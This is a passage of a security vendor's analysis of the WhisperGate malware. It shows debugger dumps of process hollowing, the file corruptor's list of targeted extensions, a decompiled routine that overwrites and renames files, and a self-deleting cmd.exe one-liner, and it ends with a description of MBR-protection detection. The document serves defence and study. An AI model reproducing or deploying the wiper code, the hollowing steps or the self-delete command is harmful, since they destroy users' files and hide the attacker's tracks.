
```
Hide FPU

EAX   77466520     <kernel32.WriteProcessMemory>
EBX   0511DF28
ECX   00000000
EDX   77466520     <kernel32.WriteProcessMemory>
EBP   093FEBD8
ESP   093FEB8C
ESI   075A7D00
EDI   000007A8     L"

EIP   76C6C530     <kernelbase.WriteProcessMemory>

EFLAGS   00000344
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

Default (stdcall)   5   Unlocked
1: [esp+4] 000007A8
2: [esp+8] 00400000
3: [esp+C] 0511DF28
4: [esp+10] 00000400
5: [esp+14] 093FEBFC
```

```
Address   Hex                                              ASCII
0511DF28  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
0511DF38  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
0511DF48  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0511DF58  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ................
0511DF68  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
0511DF78  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
0511DF88  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
0511DF98  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
0511DFA8  50 45 00 00 4C 01 08 00 EE EA DB 61 00 00 00 00  PE..L...îêÛa....
0511DFB8  00 00 00 00 E0 00 0F 03 0B 01 02 1C 00 34 00 00  ....à........4..
0511DFC8  00 5E 00 00 00 02 00 00 E0 12 00 00 00 10 00 00  .^......à.......
0511DFD8  00 50 00 00 00 00 40 00 00 10 00 00 00 02 00 00  .P....@.........
0511DFE8  04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00  ................
0511DFF8  00 C0 00 00 00 04 00 00 20 98 00 00 03 00 00 00  .À...... .......
0511E008  00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00  .. .............
0511E018  00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00  ................
0511E028  00 90 00 00 0C 08 00 00 00 00 00 00 00 00 00 00  ................
0511E038  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0511E048  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0511E058  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0511E068  04 B0 00 00 18 00 00 00 00 00 00 00 00 00 00 00  .°..............
0511E078  00 00 00 00 00 00 00 00 98 91 00 00 34 01 00 00  ............4...
0511E088  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0511E098  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
0511E0A8  04 32 00 00 00 10 00 00 00 34 00 00 00 04 00 00  .2.......4......
0511E0B8  00 00 00 00 00 00 00 00 00 00 00 00 60 00 50 60  ............`.P`
0511E0C8  2E 64 61 74 61 00 00 00 58 03 00 00 00 50 00 00  .data...X....P..
0511E0D8  00 04 00 00 00 38 00 00 00 00 00 00 00 00 00 00  .....8..........
0511E0E8  00 00 00 00 40 00 60 C0 2E 72 64 61 74 61 00 00  ....@.`À.rdata..
0511E0F8  90 0B 00 00 00 60 00 00 00 0C 00 00 00 3C 00 00  .....`.......<..
0511E108  00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40  ............@.0@
```

```
093FEB8C  09A2968A  return to 09A2968A from ???
093FEB90  000007A8
093FEB94  00400000
093FEB98  0511DF28
093FEB9C  00000400
093FEBA0  093FEBFC
093FEBA4  A0637FDC
093FEBA8  6AE8FDC4  clr.6AE8FDC4
093FEBAC  093FF6B0
093FEBB0  00000014
093FEBB4  093FEB90
093FEBB8  09A2968A  return to 09A2968A from ???
093FEBBC  093FEBD8
093FEBC0  05145C0C
093FEBC4  093FEBFC
093FEBC8  0511DF20
093FEBCC  00000005
093FEBD0  0529AEB8
093FEBD4  05145C0C
093FEBD8  093FEC2C
093FEBDC  08312EF3  return to 08312EF3 from ???
093FEBE0  093FEBFC
093FEBE4  00000400
093FEBE8  0511DF20
093FEBEC  00400000
093FEBF0  00000000
093FEBF4  0511DF20
093FEBF8  0529A5E0
093FEBFC  00000004
093FEC00  00000400
093FEC04  00400000
093FEC08  000007A8
093FEC0C  00000000
```

```
Command:                                                     Default
Paused   Dump: 0511DF28 -> 0511DF28 (0x00000001 bytes)        Time Wasted Debugging: 0:00:02:06
```

It then proceeds to allocate memory (`VirtualAllocEx`), write the file corruptor payload (described as the Final Stage below) into memory (`WriteProcessMemory`), modify the thread entry point (`SetThreadContext`) to point to the file corruptor entry point, and start execution of the file corruptor (`ResumeThread`).



powershell.exe - PID: 13CC - Module: kernelbase.dll - Thread: F04 - x32dbg [Elevated]

File View Debug Trace Plugins Favourites Options Help Jan 16 2020
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

```
       76CF49AD   CC            int3
       76CF49AE   CC            int3
       76CF49AF   CC            int3
EIP -> 76CF49B0   8BFF          mov edi,edi                          SetThreadContext
       76CF49B2   55            push ebp
       76CF49B3   8BEC          mov ebp,esp
       76CF49B5   FF75 0C       push dword ptr ss:[ebp+C]
       76CF49B8   FF75 08       push dword ptr ss:[ebp+8]
       76CF49BB   FF15 E888D176 call dword ptr ds:[<&ZwSetContextThread:
       76CF49C1   85C0          test eax,eax
       76CF49C3   79 0B         jns kernelbase.76CF49D0
       76CF49C5   8BC8          mov ecx,eax
       76CF49C7   E8 04C9F4FF   call kernelbase.76C412D0
       76CF49CC   33C0          xor eax,eax
       76CF49CE   EB 03         jmp kernelbase.76CF49D3
       76CF49D0   33C0          xor eax,eax
       76CF49D2   40            inc eax
       76CF49D3   5D            pop ebp
       76CF49D4   C2 0800       ret 8
       76CF49D7   CC            int3
       76CF49D8   CC            int3
       76CF49D9   CC            int3
       76CF49DA   CC            int3
       76CF49DB   CC            int3

edi=BAC

.text:76CF49B0 kernelbase.dll:$1A49B0 #1A3DB0 <SetThreadContext>
```

```
Hide FPU

EAX   77466010     <kernel32.SetThreadContext>
EBX   051E877C
ECX   00000000
EDX   77466010     <kernel32.SetThreadContext>
EBP   0969E3F4
ESP   0969E3B8
ESI   0776A9B0
EDI   00000BAC

EIP   76CF49B0     <kernelbase.SetThreadContext>

EFLAGS   00000344
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError  00000057 (ERROR_INVALID_PARAMETER)
LastStatus 8000000D (STATUS_PARTIAL_COPY)

Default (stdcall)   5   Unlocked
1: [esp+4] 00000BAC
2: [esp+8] 051E877C
3: [esp+C] 796CB7E5
4: [esp+10] 6996FDC4 clr.6996FDC4
5: [esp+14] 0969E714
```

```
Address   Value     Comments
051E8824  00000000
051E8828  00000000
051E882C  004012E0
051E8830  00000000
051E8834  00000000
051E8838  00000000
051E883C  00000000
051E8840  00000000
051E8844  00000000
```

```
0969E3B8  09BB9470  return to 09BB9470 from ???
0969E3BC  00000BAC
0969E3C0  051E877C
0969E3C4  796CB7E5
0969E3C8  6996FDC4  clr.6996FDC4
0969E3CC  0969E714
0969E3D0  00000008
0969E3D4  0969E3BC
0969E3D8  09BB9470  return to 09BB9470 from ???
0969E3DC  0969E3F4
0969E3E0  051CB61C
```

```
Command:                                                     Default
Paused   Dump: 051E882C -> 051E882F (0x00000004 bytes)        Time Wasted Debugging: 0:00:07:00
```

Final stage: File corruptor¶

The final file corruptor payload is loaded in memory via process hollowing to the InstallUtil process. The file corruptor:


- Targets any local hard drives, attached USB drives, or mounted network shares
- Scans directories for files matching internal hard-coded extension list (excluding the Windows folder)

```
.3DM .3DS .602 .7Z .ACCDB .AI .ARC .ASC .ASM .ASP .ASPX .BACKUP .BAK .BAT .BMP .BRD
.BZ .BZ2 .C .CGM .CLASS .CMD .CONFIG .CPP .CRT .CS .CSR .CSV .DB .DBF .DCH .DER .DIF
.DIP .DJVU.SH .DOC .DOCB .DOCM .DOCX .DOT .DOTM .DOTX .DWG .EDB .EML .FRM .GIF .GO
.GZ .H .HDD .HTM .HTML .HWP .IBD .INC .INI .ISO .JAR .JAVA .JPEG .JPG .JS .JSP .KDBX
.KEY .LAY .LAY6 .LDF .LOG .MAX .MDB .MDF .MML .MSG .MYD .MYI .NEF .NVRAM .ODB .ODG .ODP
.ODS .ODT .OGG .ONETOC2 .OST .OTG .OTP .OTS .OTT .P12 .PAQ .PAS .PDF .PEM .PFX .PHP .PHP3
.PHP4 .PHP5 .PHP6 .PHP7 .PHPS .PHTML .PL .PNG .POT .POTM .POTX .PPAM .PPK .PPS .PPSM .PPSX
.PPT .PPTM .PPTX .PS1 .PSD .PST .PY .RAR .RAW .RB .RTF .SAV .SCH .SHTML .SLDM .SLDX .SLK
.SLN .SNT .SQ3 .SQL .SQLITE3 .SQLITEDB .STC .STD .STI .STW .SUO .SVG .SXC .SXD .SXI .SXM
.SXW .TAR .TBK .TGZ .TIF .TIFF .TXT .UOP .UOT .VB .VBS .VCD .VDI .VHD .VMDK .VMEM .VMSD
.VMSN .VMSS .VMTM .VMTX .VMX .VMXF .VSD .VSDX .VSWP .WAR .WB2 .WK1 .WKS .XHTML .XLC .XLM
.XLS .XLSB .XLSM .XLSX .XLT .XLTM .XLTX .XLW .YML .ZIP
```

- Overwrites the start of each targeted file with 1MB of static data (byte `0xCC`), regardless of file size
- Renames each targeted file to a randomized extension
- Deletes self with the command:

Overwriting, renaming, and deleting files

```
cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q <running process path>
```



```
void __cdecl CorruptFile(wchar_t *FileName)
{
  size_t v1; // eax
  wchar_t *v2; // esi
  int v3; // edi
  size_t v4; // eax
  void *v5; // [esp+28h] [ebp-20h]
  FILE *Stream; // [esp+2Ch] [ebp-1Ch]

  v1 = wcslen(FileName);
  v2 = (wchar_t *)malloc(2 * (v1 + 20));
  v3 = rand();
  v4 = wcslen(FileName);
  swprintf(v2, (const size_t)"%", (const wchar_t *const)(v4 - 4), FileName, v3);
  Stream = wfopen(FileName, L"wb");
  v5 = malloc(0x100000u);
  memset(v5, '\xCC', 0x100000u);
  fwrite(v5, 1u, 0x100000u, Stream);
  fclose(Stream);
  wrename(FileName, v2);
  free(v2);
  free(v5);
}
```


MBR protection with Elastic Security¶

Changes to the MBR are particularly strong signals of anomalous and destructive activity typically associated with ransomware. To counteract this, Elastic security researchers built an MBR protection component based around these signals into our multi-layered ransomware protection feature.

When a process attempts to overwrite the contents of the MBR, the prewrite buffer and other associated process metadata will be analyzed inline before any changes are written to disk. If the activity is deemed malicious in nature, the process will either be terminated immediately (prevention mode) and / or an appropriate ransomware alert will be generated (prevention and detection modes) to allow security operators time to respond.

When configured in prevention mode, Elastic Security's ransomware protection ensures that the integrity of the MBR is fully preserved, with no changes ever reaching disk thanks to the synchronous framework leveraged by the feature — effectively preventing the ransomware attack in their tracks as the offending process is terminated.

When `WriteFile` is invoked on `PhysicalDrive0` on a host running Elastic Security with ransomware protection enabled, the pending change will immediately be analyzed and deemed malicious. Afterwards, the process will be terminated, the endpoint user will be alerted via a popup notification, and a ransomware prevention alert will be sent to and stored in Elasticsearch. The intended ransom note can be easily deciphered after Base64 decoding the contents of the prewrite buffer found in the alert within Kibana.




Ransomware Alert
Elastic Security prevented
a196c6b8ffcb97ffb276d04f354696e2
391311db3841ae16c8c9f56f36a38e9
2.exe
Elastic Security


It is important to note that while this behaviour is detected by Elastic, it is not specific to this payload and rather the behaviour the payload is exhibiting. This increases our chance of being able to detect and prevent malicious behaviors, even when a static signature of the malware is not known. Threat actors find this kind of control more difficult to evade than traditional, signature-based detection and prevention approaches.

Observing WhisperGate in Elastic Security¶

By observing the process hash of the stage 1 dropper above (`a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92`) via the process.hash function within Elastic Security, we can isolate the ransomware alert and analyze the blocked attempt at overwriting the MBR.



